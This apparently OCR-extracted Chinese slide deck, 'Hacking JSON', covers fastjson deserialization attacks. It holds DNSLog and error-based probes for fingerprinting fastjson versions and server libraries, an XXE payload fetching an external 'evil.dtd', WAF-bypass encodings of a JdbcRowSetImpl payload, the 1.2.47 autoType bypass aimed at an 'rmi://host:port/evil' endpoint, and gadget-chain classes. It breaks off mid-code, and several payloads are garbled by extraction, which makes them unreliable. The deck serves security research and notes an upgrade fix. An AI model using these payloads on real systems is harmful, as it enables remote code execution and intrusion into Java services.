



Hacking JSON

浅蓝

+I 进阶，
护航未来

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fastjson 介绍

fastjson 在 GitHub 上有着 24.9K+ 的 star，是一个深受 Java 开发者欢迎的开源 JSON 解析器，它可以解析JSON格式的字符串，支持将 Java Bean 转为 JSON 字符串，也可以从 JSON 字符串反序列化到 JavaBean，或是将字符串解析为 JSON 对象。



JSON to Bean

JSON 要转为 JavaBean 通常必须开启 autotype，而 autotype 默认情况下是关闭状态，所以不能够在未开启的情况下反序列化指定的类。

JSON = {"@type": "fastjson.SimpleBean", "var": "foo"}

ParserConfig.getGlobalInstance().setAutoTypeSupport(true);

AutoType 默认关闭

```
(SimpleBean) JSON.parse(json);
JSON.parseObject(json, SimpleBean.class);
JSON.parseObject(json).toJavaObject(SimpleBean.class);
```




```
SimpleBean bean = new SimpleBean();
bean.setVar("foo");
```

```
public class SimpleBean {
    private String var;
    public String getVar() {
        return var;
    }
    public void setVar(String var) {
        this.var = var;
    }
}
```

JSON 解析流程

```
JSON.parse('{"@type":"fastjson.SimpleBean","var":"foo"}')
```

`checkAutoType(String typeName, Class expectClass, int features)`



pass

reject

Exit

`JavaBeanDeserializer` `MiscCodec`
`ThrowableDeserializer` `MapDeserializer ...`

`ObjectDeserializer` `getDeserializer(Type type)`

 `T deserialize(...)`

JavaBean 实例化机制

构造方法

- 优先选无参构造
- 没有无参构造会选取唯一的构造方法
- 如有多个构造方法，优先选参数最多的public构造方法
- 如参数最多的构造方法有多个则随机选取一个构造方法。
- 如果被实例化的是静态内部类，也可以忽视修饰符
- 如果被实例化的是非public类，构造方法里的的参数类型仍然可以进一步反序列化

setter

- Field是public时可以不用setter方法
- 其它需要public的setter方法。

```
public class SimpleBean {  
    private String var1;  
    public SimpleBean(){  
    public void setVar(String var1) {  
        this.var1 = var1;  
    }  
}
```

```
public class SimpleBean {  
    public SimpleBean(String var1,  
String var2){...}  
    public SimpleBean(String var1,  
String var2,String var3)  
    {...}  
}
```

```
{"@type":"SimpleBean" ...}
```

```
public class SimpleBean {  
    public SimpleBean(String var1,String  
var2){...}  
    public SimpleBean(String var1,String  
var2){...}  
}
```



tricks



DNSLog 鉴别 fastjson

```
{"@type":"java.net.InetSocketAddress":{"address":,"val":"dnslog.com"}}
```

```
{ {"@type":"java.net.URL","val":"http://dnslog.com"} : "a" }
```



dnslog.com

根据解析变化判断

```
{"a":new a(1),"b":x'11',/**/"c":Set[{}{}],"d":"\u0000\x00"}
```



```
{"a":1,"b":"EQ==","c":{}, "d":"\u0000\u0000"}
```

```
{"ext":"blue","name":{"$ref":"$.ext"}}
```



```
{"ext":"blue","name":"blue"}
```

根据响应状态判断

```
{"@type":"whatever"}
```

```
com.alibaba.fastjson.JSONException: autoType is not support.  
whatever
```

org.json

```
JSONObject jsonObject = new JSONObject("{a:'\r'}");
```

```
org.json.JSONException: Unterminated string at 5 [character 0 line 2]
```

{a:b} → {"a":"b"}

gson

```
str = "#\r\n{a:1.111111111111111111111111111111111111111111111}\nnew Gson().fromJson(str, Object.class);
```



```
{"a":1.1111111111111112}
```

jackson



```
str={"a":1.11111111111111111111111111111111}/*#whatever  
new ObjectMapper().readValue(str, Object.class)
```



```
{"a":1.1111111111111112}
```

```
{'a':'b'}
```



com.fasterxml.jackson.core.JsonParseException: Unexpected character ('' (code 39)): was expecting double-quote to start field name



```
str={"name":"blue", "age":18}  
new ObjectMapper().readValue(str, Person.class)
```



```
public class Person {  
    public String name;  
}
```

hutool JSON

```
{a:what.ever}/*\r\nXXX
```



```
{"a":"what.ever"}
```

```
s = JSONUtil.toXmlStr(JSONUtil.parse(  
    "{!DOCTYPE foo [ <!ENTITY % dtd SYSTEM \"http://localhost:2333/evil.dtd\"%dtd; ]><a></a><!--'\"}  
));  
XMLReaderFactory.createXMLReader().parse(new InputSource(new StringReader(s)));
```



```
<!DOCTYPE foo [ <!ENTITY % dtd SYSTEM "http://localhost:2333/evil.dtd">%dtd; ]><a></a><!--/>
```




```
ncat -lvp 2333
```

```
[~]$ ncat -lvp 2333  
Ncat: Version 7.91 ( https://nmap.org/ncat )  
Ncat: Listening on :::2333  
Ncat: Listening on 0.0.0.0:2333  
Ncat: Connection from 127.0.0.1.  
Ncat: Connection from 127.0.0.1:65349.  
GET /evil.dtd HTTP/1.1  
User-Agent: Java/1.8.0_152  
Host: localhost:2333  
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2  
Connection: keep-alive
```


fastjson 1.2.47 版本探测

```
[  
 {"@type":"java.lang.Class","val":"java.io.ByteArrayOutputStream"},  
 {"@type":"java.io.ByteArrayOutputStream"},  
 {"@type":"java.net.InetSocketAddress":{"address":,"val":"dnslog.com"}},  
 ]
```



fastjson 1.2.68 版本探测

```
[  
  {"@type":"java.lang.AutoCloseable","@type":"java.io.ByteArrayOutputStream"},  
  
  {"@type":"java.io.ByteArrayOutputStream"},  
  
  {"@type":"java.net.InetSocketAddress":{"address":,"val":"dnslog.com"}},  
]
```



fastjson 1.2.80 版本探测

```
[  
 {"@type":"java.lang.Exception","@type":"com.alibaba.fastjson.JSONException","x":{@type:"java.  
 net.InetSocketAddress":{"address":,"val":"first.dnslog.com"}},  
  
 {"@type":"java.lang.Exception","@type":"com.alibaba.fastjson.JSONException","message":{@typ  
 e:"java.net.InetSocketAddress":{"address":,"val":"second.dnslog.com"}}}  
]
```



异常回显 fastjson 精确版本号



JavaBeanDeserializer

```
public class JavaBeanDeserializer implements ObjectDeserializer {
    protected <T> T deserialize(DefaultJSONParser parser, Type type, Object fieldName, Object object,
int features, int[] setFlags) {
        ...
        if (fieldName instanceof String) {
            buf //  

                .append(", " + fieldName) //  

                .append(fieldName);
        }
        buf.append(", fastjson-version ").append(JSON.VERSION);
        throw new JSONException(buf.toString());
        ...
    }
}
```


```
{"@type":"java.lang.AutoCloseable"  
JSON.parseObject("whatever",Person.class);
```

syntax error, expect {, actual EOF, pos 0, fastjson-version 1.2.76

探测依赖环境

org.springframework.web.bind.annotation.RequestMapping
org.apache.catalina.startup.Tomcat
groovy.lang.GroovyShell
com.mysql.jdbc.Driver
java.net.http.HttpClient
...
...

{"@type":"java.lang.Class","val":\${variable}}



DNSLog回显探测依赖库

```
{"@type":"java.net.Inet4Address",
 "val":>{@type:"java.lang.String"
 {"@type":"java.util.Locale",
 "val":{@type:"com.alibaba.fastjson.JSONObject",{
 "@type": "java.lang.String""@type":"java.util.Locale",
 "language":{@type:"java.lang.String"
 {1:{@type:"java.lang.Class","val":TARGET_CLASS}}}},
 "country":"x.l56y7u6g.dnslog.pw"
 }}}
```

ID	域名	Type
14561	{_.l56y7u6g.dnslog.pw}	Class not found
14560	{"1":com.mysql.jdbc.driver"}.l56y7u6g.dnslog.pw	A
14559	{"1":groovy.lang.groovyshell"}.l56y7u6g.dnslog.pw	A
14558	{"1":org.apache.catalina.startup.tomcat"}.l56y7u6g.dnslog.pw	A
14557	{"1":org.springframework.web.bind.annotation.requestmapping"}.l56y7u6g.dnslog.pw	A

报错回显探测依赖库

Request

Pretty Raw \n Actions ▾

```
1 POST /login HTTP/1.1
2 Host:example.com
3 Connection: close
4
5 {
    "@type":"java.lang.Character|{
        "@type":"java.lang.Class",
        "val":"com.mysql.jdbc.Driver"
    }
}
```

Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200
2 Content-Type: application/json
3 Content-Length: 150
4
5 {
    "error":"Bad Request",
    "message":"com.alibaba.fastjson.JSONException: can not cast to char,
value : class com.mysql.jdbc.Driver",
    "path":"/login"
}
```

WAF Bypass



-----WebKitFormBoundaryAO5f48pfmr4ErWMN

Content-Disposition: form-data; name=json

Content-Transfer-Encoding: Base64

eyJAdHlwZSI6ImNvbS5zdW4ucm93c2V0LkpkYmNSb3dTZRJbXBsIn0=

-----WebKitFormBoundaryAO5f48pfmr4ErWMN--



-----WebKitFormBoundaryAO5f48pfmr4ErWMN

Content-Disposition: form-data; name=json


Content-Transfer-Encoding: quoted-printable

=7B=22=40type=22=3A=22com.sun.rowset.JdbcRowSetImpl=22=7D

-----WebKitFormBoundaryAO5f48pfmr4ErWMN--

{"@type":"com.sun.rowset.JdbcRowSetImpl"}

WAF Bypass



The screenshot shows a browser developer tools Network tab with a POST request. The payload is a single-line string: `{,new:[NaN,x'00',{,/*}*/'\x40\u0074\x79\u0070\x65':xjava.lang.AutoCloseable"`. The red status icon indicates an error or issue with this request.



The screenshot shows a browser developer tools Network tab with a POST request. The payload consists of a large number of commas (',') followed by a closing brace and the same Java object definition as the first example. A large red warning icon labeled "大量字符" (Large amount of characters) is overlaid on the right side of the payload string.

FASTJSON反序列化

1.2.47

1.2.68

1.2.80

1.2.47 原理

```

● ● ●
{
  "a": {
    "@type": "java.lang.Class",
    ["val": "com.sun.rowset.JdbcRowSetImpl"]
  },
  "b": {
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "rmi://host:port/evil",
    "autoCommit": "true"
  }
}

```



1.2.68原理

class whitelist mapping

java.lang.AutoCloseable

java.lang.Class

java.net.URL

java.io.ByteArrayOutputStream

...

put

expectClass.isAssignableFrom(typeName) == true

get

{ "a":{
 "@type":"java.lang.AutoCloseable", }

 "@type":"java.io.ByteArrayOutputStream";
}, "b":{
 "@type":"java.io.ByteArrayOutputStream";
}}

1.2.80原理

class whitelist mapping

java.lang.Exception

java.lang.Class

java.net.URL

ognl.OgnlException

...

修复方案

fastjson 共发布过三次修复内部安全检查的版本，
最后一次修复版本已在 2022.5.23 发布，更新到大于1.2.80版本可修复此问题。

expectClass.isAssignableFrom(typeName) == true

```
{ "a":{  
  "@type":"java.lang.Exception",}  
  
  "@type":"ognl.OgnlException"  
}
```

JSON#toJavaObject(Type)

TypeUtils#cast(Object, Class, ParserConfig)

@type

"@type":"java.lang.String""@type": "ognl.OgnlException"



"@type": "ognl.OgnlException"

ognl.OgnlException@a7e666

{"@type": "ognl.OgnlException"}


@type

```

1 public static <T> T castToJavaBean(Map<String, Object> map, Class<T> clazz, ParserConfig config){
2     //...
3     {
4         Object iClassObject = map.get(JSON.DEFAULT_TYPE_KEY);
5         if(iClassObject instanceof String){
6             String className = (String) iClassObject;
7             Class<?> loadClazz;
8             if(config == null){
9                 config = ParserConfig.global;
10            }
11            loadClazz = config.checkAutoType(className, null);
12            if(loadClazz == null){
13                throw new ClassNotFoundException(className + " not found");
14            }
15            if(!loadClazz.equals(clazz)){
16                return (T) castToJavaBean(map, loadClazz, config);
17            }
18        }
19    }
20    //...
21    JavaBeanDeserializer javaBeanDeser = null;
22    ObjectDeserializer deserializer = config.getDeserializer(clazz);
23    if(deserializer instanceof JavaBeanDeserializer){
24        javaBeanDeser = (JavaBeanDeserializer) deserializer;
25    }
26    //...
27    return (T) javaBeanDeser.createInstance(map, config);
28
29 }
```



gadget 条件



I.2.80 Gadgets

JDBC connection

write file

read file

execute code



JDBC connection

org.pythonantlr.ParseException

```
public class ParseException extends RuntimeException {
    public ParseException() {
        this.type = Py.SyntaxError;
    }
    public void setType(PyObject t) {
        this.type = t;
    }
    ...
}
```

com.ziclix.python.sql.PyConnection

```
public class PyConnection extends PyObject implements ClassDictInit, ContextManager, Traverserproc {
    public PyConnection(Connection connection) throws SQLException {
        this.cursors = Collections.synchronizedSet(this.cursors);
        this.connection = connection;
        this.statements = Collections.newSetFromMap(new WeakHashMap());
        this.statements = Collections.synchronizedSet(this.statements);
